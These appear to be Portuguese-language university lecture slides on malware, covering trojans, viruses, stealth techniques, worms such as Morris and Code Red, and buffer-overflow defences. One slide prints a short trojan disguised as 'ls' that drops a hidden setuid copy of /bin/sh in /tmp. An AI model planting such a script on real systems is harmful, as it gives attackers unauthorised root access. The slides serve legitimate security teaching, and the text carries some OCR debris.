UNIVERSIDADE PORTUCALENSE

Malware

DEPARTAMENTO INOVAÇÃO CIÊNCIA E TECNOLOGIA

UNIVERSIDADE PORTUCALENSE

Código malicioso

- Código que intencionalmente viola as politicas de segurança

- Duas questões:
  - Como é que o código é executado?
  - O que faz?

DEPARTAMENTO INOVAÇÃO CIÊNCIA E TECNOLOGIA

UNIVERSIDADE PORTUCALENSE

Cavalo de troia

- Código obtido a partir de uma fonte não confiável
- O código tem duas funções:
  - *Ostensiva* : o que espera que faça
  - *A coberto: ação* maliciosa

DEPARTAMENTO INOVAÇÃO CIÊNCIA E TECNOLOGIA

UNIVERSIDADE PORTUCALENSE

Exemplo de um cavalo de troia

./ls:

```
#!/bin/sh

cp /bin/sh /tmp/.xxsh
chmod u+s /tmp/.xxsh
rm ./ls
ls
```

DEPARTAMENTO INOVAÇÃO CIÊNCIA E TECNOLOGIA

UNIVERSIDADE PORTUCALENSE

Vírus

- Geralmente um cavalo de troia que se propaga é chamado um vírus
  - Código malicioso que faz copias dele mesmo
- Objetivos dos vírus:
  - Propagação
  - Discrição
  - Carga

DEPARTAMENTO INOVAÇÃO CIÊNCIA E TECNOLOGIA

UNIVERSIDADE PORTUCALENSE

Propagação de vírus


- Os vírus movem-se via:
  - Boot sectors
  - Executáveis
  - Macros
  - Attachments
- Qualidades requeridas:
  - Poder alojar código malicioso
  - Negociados frequentemente

DICT DEPARTAMENTO INOVAÇÃO CIÊNCIA E TECNOLOGIA

UNIVERSIDADE PORTUCALENSE

Virus de boot

- Primeiro setor do disco. Executado no arranque




- Funcionava bem quando se utilizavam disquetes
  - A “versão” anterior do “autorun.inf” dos CDs

UNIVERSIDADE PORTUCALENSE

Executáveis

- Adiciona-se ele próprio ao executável
  - O código do vírus é executado antes do código normal
- Pode ser multi-platforma
- Método popular quando as BBS's eram utilizadas para difundir software
  - Também infeta software comercial
- Ainda em uso hoje em dia



UNIVERSIDADE PORTUCALENSE

Macros

- Os ficheiros de dados tradicionalmente não contêm vírus.
- As capacidades das macros dissimulam a linha entre os dados e o código
  - Por exemplo uma macro de uma folha Excel pode:
    - Modificar a folha de cálculo
    - Enviar mail
    - …
- Vírus Melissa

UNIVERSIDADE PORTUCALENSE

Email attachments

- Os clientes de e-mail começaram a permitir que sejam anexados ficheiros, incluindo:
  - Executáveis
    - E.g. “LOVE-LETTER-FOR-YOU.txt.vbs”
- Propagação por email para outros
  - Utilizam o livro de endereços
- Hoje em dia estão a afetar os telefones moveis
  - Vírus de MMS

UNIVERSIDADE PORTUCALENSE

Proteção contra vírus

- Antivírus procuram por vírus
  - Assinaturas de vírus conhecidos
  - Executáveis modificados
  - Programas estranhos residentes em memória

DEPARTAMENTO INOVAÇÃO CIÊNCIA E TECNOLOGIA

UNIVERSIDADE PORTUCALENSE

Técnicas de discrição de vírus


- Período de dormência
- Acionado por um evento
- Encriptação
- Polimorfismo
- Rootkits

DEPARTAMENTO INOVAÇÃO CIÊNCIA E TECNOLOGIA

UNIVERSIDADE PORTUCALENSE

Encriptação

- Encripta o conteúdo do vírus
- Utiliza uma pequena rotina de desencriptação antes da execução (com uma chave que uma chave que vai sendo alterada)
- O software de antivírus "descobre" a rotina de encriptação.



DICT DEPARTAMENTO INOVAÇÃO CIÊNCIA E TECNOLOGIA

UNIVERSIDADE PORTUCALENSE

Polimorfismo

- Código equivalente
  - Insere operações inúteis
    - x = x+1 ; x = x-1
  - Reordenar registros, instruções, fluxo de controle
- Problema da deteção: validar se o código é equivalente ou não ao vírus

UNIVERSIDADE PORTUCALENSE

Rootkits

- Inserir filtros de ficheiros de modo a que ficheiros e diretórios desapareçam das listas normais
  - Podem substituir as API do Windows
  - Podem substituir chamadas de Sistema
  - São necessários acessos privilegiados (mas a instalação de aplicações no Windows também)
- Estas técnicas também são aplicadas ao Linux e ao Mac

DEPARTAMENTO INOVAÇÃO CIÊNCIA E TECNOLOGIA

UNIVERSIDADE PORTUCALENSE

Worms

- Worms: vírus que se propagam automaticamente através de uma rede
  - Sem interação humana
  - Explorando uma vulnerabilidade

DEPARTAMENTO INOVAÇÃO CIÊNCIA E TECNOLOGIA

UNIVERSIDADE PORTUCALENSE

O incidente de Morris (Worm)

- As 99 linhas de código que derrubaram a Internet (alias a ARPANET) em novembro de 1988.
- Robert Morris Jr., um estudante de doutoramento escreveu um programa que:
  - Ligava-se a outro computador, e encontrava e utilizava uma das várias vulnerabilidades (buffer overflow no fingerd, quebra de senhas, etc.) para se copiar para um segundo computador.
  - Iniciar a execução da cópia numa nova localização.
  - Ambos, o original e a cópia deveriam repetir estas ações num ciclo infinito em outros computadores

UNIVERSIDADE PORTUCALENSE

Worms e a segurança

- Como os Worms mudaram a área de segurança informática
  - Nos anos 60, 70: o foco era no desenho da segurança, politicas de segurança...
  - Nos anos 80: o foco era na criptografia, segurança de redes e protocolos
  - Nos anos 90 até a atualidade: bugs de software

DEPARTAMENTO INOVAÇÃO CIÊNCIA E TECNOLOGIA

UNIVERSIDADE PORTUCALENSE

Worms modernos

- Padrão básico o mesmo:
  - Infetar o computador
  - Procurar novos alvos
  - Executar ações maliciosas
- Disseminação rápida (minutos)
- Larga escala (centenas ou milhares de máquinas)

DICT DEPARTAMENTO INOVAÇÃO CIÊNCIA E TECNOLOGIA

UNIVERSIDADE PORTUCALENSE

Alvos

- Exploração
  - Seleção aleatória de endereços
    - Boa chance de conseguir uma máquina existente
  - Preferência pela rede local
  - O IPv6 torna a exploração mais inviável devido ao grande número de endereços.

DEPARTAMENTO INOVAÇÃO CIÊNCIA E TECNOLOGIA

UNIVERSIDADE PORTUCALENSE

Worms em IPv6

- O espaço de endereçamento é de 2^128 em vez dos 2^32
  - A seleção aleatória de endereços não funciona
- Se ¼ dos endereços IPv4 executar Windows
  - Há a hipótese de 1 em cada 4 ser um possível alvo
- Se a gama de endereços passar para 2^128 a probabilidade é muito menor

DEPARTAMENTO INOVAÇÃO CIÊNCIA E TECNOLOGIA

UNIVERSIDADE PORTUCALENSE

Exemplos de Worms

- Morris Worm
- Code Red (2001)
  - Explora um bug no MS IIS para penetrar e propagar
  - Sonda endereços IPs aleatórios de forma a encontrar sistemas que executam o IIS
  - A segunda vaga infetou 360000 servidores em 14 horas
- Code Red 2 – Controlo remoto
- Nimda – utiliza vários mecanismos de infeção, tais como email, file-sharing, web-client, IIS, Code Red 2 backdoor

UNIVERSIDADE PORTUCALENSE

Defesa contra Worms

- Patches
  - A maioria dos worms exploram vulnerabilidades conhecidas
  - Inúteis contra os worms *zero-day*
- Assinaturas
  - Devem ser desenvolvidas automaticamente
  - Worms operam demasiado rápido para as respostas humanas
- Deteção de intrusão
  - Observe rápida propagação, atividade suspeita, ...

UNIVERSIDADE PORTUCALENSE

Buffer Overflow

- Uma das classes mais graves de ameaças de segurança
  - Um atacante pode ganhar o controle parcial ou completa de um host
- Um buffer (por exemplo um vetor uma string) é um espaço de memória onde pode ser guardada informação
- A capacidade de um buffer é finita:
  - char exemplo[10];
  - exemplo[10] = ’A’;
- Os tamanhos dos buffer não têm que se predefinidos.

UNIVERSIDADE PORTUCALENSE

Defesas de Buffer Overflow

- Escrever código correto
- Utilizar as linguagens apropriadas
- Utilizar ferramentas para analizar os problemas

DEPARTAMENTO INOVAÇÃO CIÊNCIA E TECNOLOGIA

UNIVERSIDADE PORTUCALENSE

Escrever código correto

- Parece simples, mas fica caro
  - Desempenho vs. correção
  - Práticas da industria de software
- Análise automática do código fonte
- Equipas de auditoria
- Revisões do código

DICT DEPARTAMENTO INOVAÇÃO CIÊNCIA E TECNOLOGIA

UNIVERSIDADE PORTUCALENSE

Utilização da linguagem apropriada

- Linguagens que são type-safe e validam os limites
  - Por exemplo: Java, ML, Smalltalk
  - Perl